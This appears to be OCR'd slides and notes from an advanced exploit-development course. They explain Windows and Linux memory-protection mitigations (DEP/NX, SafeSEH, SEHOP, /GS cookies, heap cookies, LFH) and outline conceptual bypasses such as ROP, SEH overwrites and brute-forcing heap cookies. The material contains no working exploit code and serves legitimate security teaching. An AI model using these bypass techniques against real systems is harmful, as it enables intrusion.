  - Code Segments are Executable
  - Data Segments are Writable
  - They cannot be both …
- Some techniques can defeat this control
  - Return Oriented Programming (ROP)
  - Return-to-libc
- The flag/bit is commonly called NX or XD


Sec760 Advanced Exploit Development for Penetration Testers

Linux Write XOR Execute – W^X

It is not typical of commercial software to require code execution on the stack or heap. You certainly do not want users injecting binary string data into your program for potential execution. A simple way to protect these memory segments from allowing code execution is to mark them as writable, but not executable. Code segments are typically executable and not writable. This being the case, segments in memory that are writable can be set as non-executable and segments in memory that are executable can be set as non-writable. W^X, first implemented by OpenBSD, marks every page as either writable or executable, but never both. Many attacks are prevented by adding this protection. For example, if one places shellcode into a buffer and attempts to return to it and execute, the pages in memory holding that data are marked as non-executable and the attack will fail. There are return oriented programming (ROP) and return-to-libc style attacks that may still allow for successful code execution in the event W^X is being used.

NX bit and XD/ED bit

The No-eXecute (NX) bit used by AMD 64-bit processors and the eXecute Disable (XD) bit used by Intel processors provide protection through a form of W^X. NX and XD are built into the hardware, unlike the original W^X software-based method. It is more difficult to use software enforcement to prevent execution. There are multiple methods that may be used to bypass or defeat this protection. If code you are looking to execute already resides within the applications code segment, you may be able to simply return to the address holding the instructions you wish to execute. If you have the ability to write to an area of memory where you control the permissions, you may also be able to return to that area holding your shellcode. On some implementations of W^X, it is possible to disable the feature. Each implementation and OS holds this capability in different locations.



Data Execution Prevention


- Data Execution Prevention (DEP)
  - Started with Windows XP SP2 and 2003 Server
  - Marks pages as non-executable
    - e.g., Stack, Heap
    - Raises an exception if execution is attempted
  - Hardware based by setting the Execute Disable (XD) bit on Intel
    - AMD uses the No Execute (NX) bit
  - Can be manually disabled in system properties
  - Software DEP is supported even if Hardware DEP is not supported
    - Software DEP only prevents SEH attacks with SafeSEH

Sec760 Advanced Exploit Development for Penetration Testers

Data Execution Prevention

Data Execution Prevention (DEP) is primarily a hardware-based security feature that is a take on the W^X control on Linux. The idea is that no code execution should ever take place on areas like the stack and heap. Only pages explicitly marked for code execution, such as the code segment, may do so. Any attempt to execute code in areas marked as non-executable will cause an exception, and the code will not be permitted to run. DEP is not supported in versions of Windows before XP SP2 and 2003 Server. You can also manually turn DEP on or off through system properties. If you go to "Start," "Run," and type in "sysdm.cpl" and press enter, you will pull up the System Properties menu. From there you click on the "Advanced" tab on the top of the panel and then the "Settings" option under "Performance." You then need to click on the "Data Execution Prevention" tab on the top of the screen. You now have the option to turn DEP on for essential Windows programs and services only, or you can turn it on for all programs and services, except for the one you explicitly list.

As mentioned previously, Intel calls the bit that is set to mark all non-executable pages the Execute Disable (XD) bit. AMD calls this bit the No Execute (NX) bit. Both are hardware based implementations of DEP where the processor marks memory pages with a flag as they are allocated by the processor. Software DEP only provides SafeSEH protection that we will discuss shortly. Windows Vista Service Pack (SP) 1 was the first Windows OS to enable DEP for all processes by default, though it can still be changed back manually or through group policy objects (GPO).



Structured Exception Handling (1)

- Structured Exception Handling (SEH)
  - Callback Function
    - Allows the programmer to define what happens in the event of an exception such as print a message and exit or fix the issue
  - Chain of Exception Handlers
    - FS:[0x00] points to the start of the SEH chain
    - List of structures is walked until finding one to handle the exception
    - Once one is found, the list is unwound and the exception registration structure at FS:[0x0] points only to the callback handler
  - UnhandledExceptionFilter is called if no other handlers handle the exception
    - Terminates the process


This slide is taken from SEC660 and is here to serve as an SEH refresher!

Sec760 Advanced Exploit Development for Penetration Testers

Structured Exception Handling (1)

Exception handling in Windows can be much more complex than on Linux. The pointer stored at FS:[0x00] inside the TIB points to an EXCEPTION_REGISTRATION structure that is part of a linked list of exception handlers and structures. If an exception occurs within a programmer's code, the Windows operating system will use a callback function to allow the program the chance to handle the exception. If the first structure can handle the exception, a value is returned indicating the result of the handling function. If the result is a "continue execution" value, the processor may attempt to retry the set of instructions that caused the exception to occur. If the handler declines the request to handle the exception, a pointer to the next exception handling structure is used.

Programmers can define their own exception handling within a program and choose to terminate the process, print out an error, perform some sort of action, or pretty much anything else you can do with a program. If these programmer defined handlers or compiler handlers do not handle the exception, then the default handler will pick up the exception and terminate the program as stated. The image on the next slide helps to visualize the layout in memory.



Structured Exception Handling (2)

Thread Exception

FS:[0x00]

Pointer to SEH Chain

Unhandled Filter

Exception_Registration

Callback Ptr

Try/Except

yes

Handled?

no

Prev_Ptr

Continue Execution

Exception_Registration

Callback Ptr

Try/Except

yes

Handled?

no

Prev_Ptr

Continue Execution

Exception_Registration

Callback Ptr

Try/Except

yes

Handled?

no

End of List


0xffffffff

Continue Execution

This slide is taken from SEC660 and is here to serve as an SEH refresher!

Structured Exception Handling (2)

This diagram provides a visual representation of the layout of the SEH chain in memory. First, an exception must occur within a thread. Each thread has its own TIB, and therefore its own exception handling structure. When an exception occurs, the operating system needs to know where to obtain the callback function address. This is achieved by accessing offset FS:[0x00] within the thread's TIB. The address held here gives us the first exception registration structure to call. Inside this structure is a callback pointer to a handler. If the code is handled by the handler, a continue_execution value is returned and execution continues. If the exception is not handled, a pointer to the next structure in the SEH chain is called. Following this same process, the SEH chain will unwind until a handler handles the exception or the end is reached. If the end is reached, the Windows Unhandled_Exception_Handler will handle the exception, terminating the process or giving the option to debug when applicable.




SafeSEH

- /SAFESEH – MS Visual Studio Compiler
  - Builds a table of trusted exception handlers during compile-time
  - Will not pass control to an address that is not in the table
  - >99% of all modern Microsoft programs and libraries compiled to participate in this control
  - To secure the program, all loaded modules must support the feature
  - Third-party programs & DLLs often cause a problem as modules are unprotected
  - One unprotected module breaks the whole control

SafeSEH

Starting with Windows XP SP2, the SafeSEH compiler option was supported to provide protection against common attacks on SEH overwrites. When this flag is used during compile-time, the linker builds a table of valid exception handlers that may be used. If an exception handler is overwritten and the address is not listed in the table as a valid handler, the program terminates and control will not be passed to the unknown address. Most Windows DLLs and programs have been recompiled using the /SAFESEH flag, but it depends on the OS version.

The main problem with SafeSEH is that many third party programs are not compiled with the /SAFESEH flag. Often times during program runtime, the Windows DLLs used by the program are protected by SafeSEH, but the program itself has its own DLLs or code that is not protected. This gives an opportunity to the attacker to exploit the unprotected pieces loaded into the program's memory space. There may also be mapped regions of memory outside of the loaded module range that can result in SafeSEH bypass, such as that with NLS and OEM mappings in high userland memory.




SEHOP

- Structured Exception Handling Overwrite Protection (SEHOP)
- Verifies that the SEH chain for a given thread is intact before passing control to handler code
- Inserts a special symbolic record at the end of the SEH chain known as the "FinalExceptionHandler" inside of ntdll.dll
- Before passing control to a handler, the list is walked via nSEH pointers to ensure the symbolic record is reached

SEHOP

The Structured Exception Handler Overwrite Protection (SEHOP) control was added into Server 2008 and Vista; however, it was disabled by default on Vista, as well as Windows 7. This is due to the potential lack of application support for the protection, although it can be enabled. As you should be well versed in exploit techniques used to overwrite the SEH chain, you are likely very familiar with the concept of the POP/POP/RET technique used to return control and execution to the location of the next SEH (nSEH) pointer on the stack for the overwritten handler. Normally, if you follow the nSEH pointers down the stack you will reach the end of the list. If a handler has been overwritten, it is likely that walking the pointers will no longer reach the end of the list. As described by Matt Miller (Skape) at Microsoft, the SEHOP control works by inserting a special symbolic record at the end of the SEH chain. Prior to handing control off to a called handler, the list is walked to ensure that the symbolic record is reachable. For more information, see http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx.




Visual C++ /GS Check

- /GS Security Check supported on MS Visual C++ Compiler
  - Pushes a 32-bit or 64-bit security cookie onto the stack to protect return addresses
    - Cookie == Canary
    - Also protects exception handlers during unwind
  - Is enabled by default, and can be set to aggressive. Stronger in VS 2010 and later...
  - Cookie is generated when the module is loaded into memory
    - Checked on function epilogue or 64-bit stack unwinding

Visual C++ /GS Check

The /GS option has been available on Microsoft's Visual Studio C++ compiler since 2002. More recent versions provide extra security, such as on Visual Studio 2010, 2012, and 2013 where there is protection for vulnerable parameters on the stack by moving them below the security cookie. The /GS feature pushes a 32-bit or 64-bit security cookie onto the stack if determined by the compiler to be potentially vulnerable. One master cookie is generated per each module loaded, but is typically XOR'd against EBP/RBP during the function prolog. There are exceptions to the protection of functions, including whether or not the function includes a string buffer, buffers smaller than 5 bytes, and others, although this can be set to be more aggressive. GS compiled executables and DLLs can be detected through signature analysis. Ollie Whitehouse from Symantec gave a great presentation on this covering Vista security with /GS and ASLR at BlackHat 2007, http://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Presentation/bh-dc-07-Whitehouse.pdf. Definitely worth checking out.

The /GS feature is enabled by default and, of course, anything that was compiled without using MS Visual Studio would need to be recompiled with such in order to include the protection. Similar to Stack Smashing Protection (SSP) on Ubuntu and other variants, the security cookie is pushed onto the stack when a function is called. Upon function return, the cookie is checked against the master cookie to validate its integrity. If the check fails, a handler takes over and terminates the process.




Heap Cookies

- Heap Cookies on XP SP2 and 2003 Server
  - 8-bits in length (256 possible values)
  - Can be guessed 1/256 tries on average
  - Introduced on XP SP2 and Windows 2003 Server
  - Placed directly after the "Previous Chunk Size" field
  - Prior to heap redesign with LFH 8-bits was all that could be used in chunk header data

Heap Cookies

Heap cookies were introduced in Windows XP SP2 and Windows 2003 Server. They are 8 bits in length, providing up to 256 different keys that may be used to protect a block of memory. In theory, if you are testing an application that allows multiple attempts at corrupting the heap, you will average success every 1/256 tries. Heap cookies may be defeated through brute-force, or by memory leaks in vulnerabilities such as format string bugs. Heap cookies are placed directly after the "Previous Chunk Size" field in the header data. They are also only validated under certain instances. More will be discussed later.




Low Fragmentation Heap

- Low Fragmentation Heap (LFH)
  - 32-bit cookie
  - Not used with XP SP2 or Server 2003
  - Can allocate blocks up to 16KB per Microsoft
    - >16 KB uses the standard heap
  - Allocates blocks in predetermined size ranges by putting blocks into buckets
    - 128 Buckets total
  - Much more on LFH in Section 4

Low Fragmentation Heap (LFH)

The Low Fragmentation Heap (LFH) was introduced in Windows XP SP2/3 and Windows Server 2003, although it was not used unless explicitly configured and compiled to run with an application. It is used much more so in Windows Vista and later. LFH adds a great deal of security to the heaps it manages. When allocating blocks out of buckets, a 32-bit cookie is placed into the chunk header to perform a strong integrity check. This is a much more secure cookie than the 8-bit cookie protecting standard heaps on XP SP2 and Server 2003. LFH can be used to allocate blocks greater than 8 bytes, but not larger than 16 KB. Allocations >16 KB will use the standard heap.

Allocations are performed using predetermined chunk sizes arranged in 128 buckets. There are seven groupings of buckets; each grouping sharing the same granularity. Detailed information about the block sizes stored in each bucket can be found at http://blogs.technet.com/b/askperf/archive/2007/06/29/what-a-heap-of-part-two.aspx. LFH will be discussed in more detail later.



Safe Unlinking

- Safe Unlinking
  - Added to XP SP2 and 2003 Server
  - Similar to the update to early GLIBC unlink() usage on Linux. e.g., dlmalloc ...
  - Much better protection than 8-bit cookies
  - Combined with cookies and PEB randomization, certain exploitation techniques are difficult or impossible

The unlink() macro is briefly covered on the next set of slides. It is more thoroughly covered in 760.2, so expect the explanation here to be brief.

